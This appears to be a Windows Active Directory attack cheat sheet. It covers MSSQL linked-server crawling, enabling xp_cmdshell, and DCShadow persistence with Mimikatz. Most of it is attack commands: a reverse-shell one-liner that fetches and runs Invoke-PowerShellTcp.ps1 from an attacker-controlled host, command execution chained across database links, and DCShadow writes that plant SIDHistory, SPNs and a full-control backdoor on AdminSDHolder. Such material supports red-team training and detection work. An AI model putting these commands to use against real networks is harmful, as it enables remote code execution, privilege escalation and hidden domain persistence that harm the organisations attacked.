
```
# Searching Database Links

select * from master..sysservers
```

```
# Enumerating Database Links

select * from openquery("dcorp-sql1",'select * from openquery("dcorp-mgmt",''select * from master..sysservers'')')
```

3. Command Execution:

```
# Command: whoami

Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query "exec master..xp_cmdshell 'whoami'" | ft
```

```
# Reverse Shell

Get-SQLServerLinkCrawl -Instance dcorp-mssql.corp.corporate.local -Query 'exec master..xp_cmdshell "powershell iex (New-Object Net.WebClient).DownloadString(''http://<address>/Invoke-PowerShellTcp.ps1'')"'
```

```
# Enable xp_cmdshell

EXECUTE('sp_configure "xp_cmdshell",1;reconfigure;') AT "eu-sql"
```

```
# Command: whoami

select * from openquery("dcorp-sql1",'select * from openquery("dcorp-mgmt",''select * from openquery("eu-sql.eu.corporate.local",""select@@version as version;exec master..xp_cmdshell "powershell whoami)"")")')
```

Forest Persistence DCShadow

1. Setting the permissions:

```
# Setting the permissions

Set-DCShadowPermissions -FakeDC corp-user1 -SAMAccountName root1user -Username user1 -Verbose
```

2. Use Mimikatz to stage the DCShadow attack:

```
# Set SPN for user

lsadump::dcshadow /object:TargetUser /attribute:servicePrincipalName /value:"SuperHacker/ServicePrincipalThingey"
```

```
# Set SID History for user
```

```
lsadump::dcshadow /object:TargetUser /attribute:SIDHistory /value:S-1-5-21-280565432-1493477821-700767426-345

# Requires retrieval of current ACL:

(New-Object System.DirectoryServices.DirectoryEntry("LDAP://CN=AdminSDHolder,CN=System,DC=targetdomain,DC=com")).psbase.ObjectSecurity.sddl

# Then get target user SID:

Get-NetUser -UserName BackdoorUser | select objectsid

# Add full control primitive for user

lsadump::dcshadow /object:CN=AdminSDHolder,CN=System,DC=targetdomain,DC=com /attribute:ntSecurityDescriptor /value:O:DAG:DAD:PAI(A;;LCRPLORC;;;AU)[...currentACL...](A;;CCDCLCSWRPWPLOCRRCWDWO;;;[[S-1-5-21-280565432-1493477821-700767426-345]])
```

About

This cheat sheet contains common enumeration and attack methods for Windows Active Directory with the use of powershell.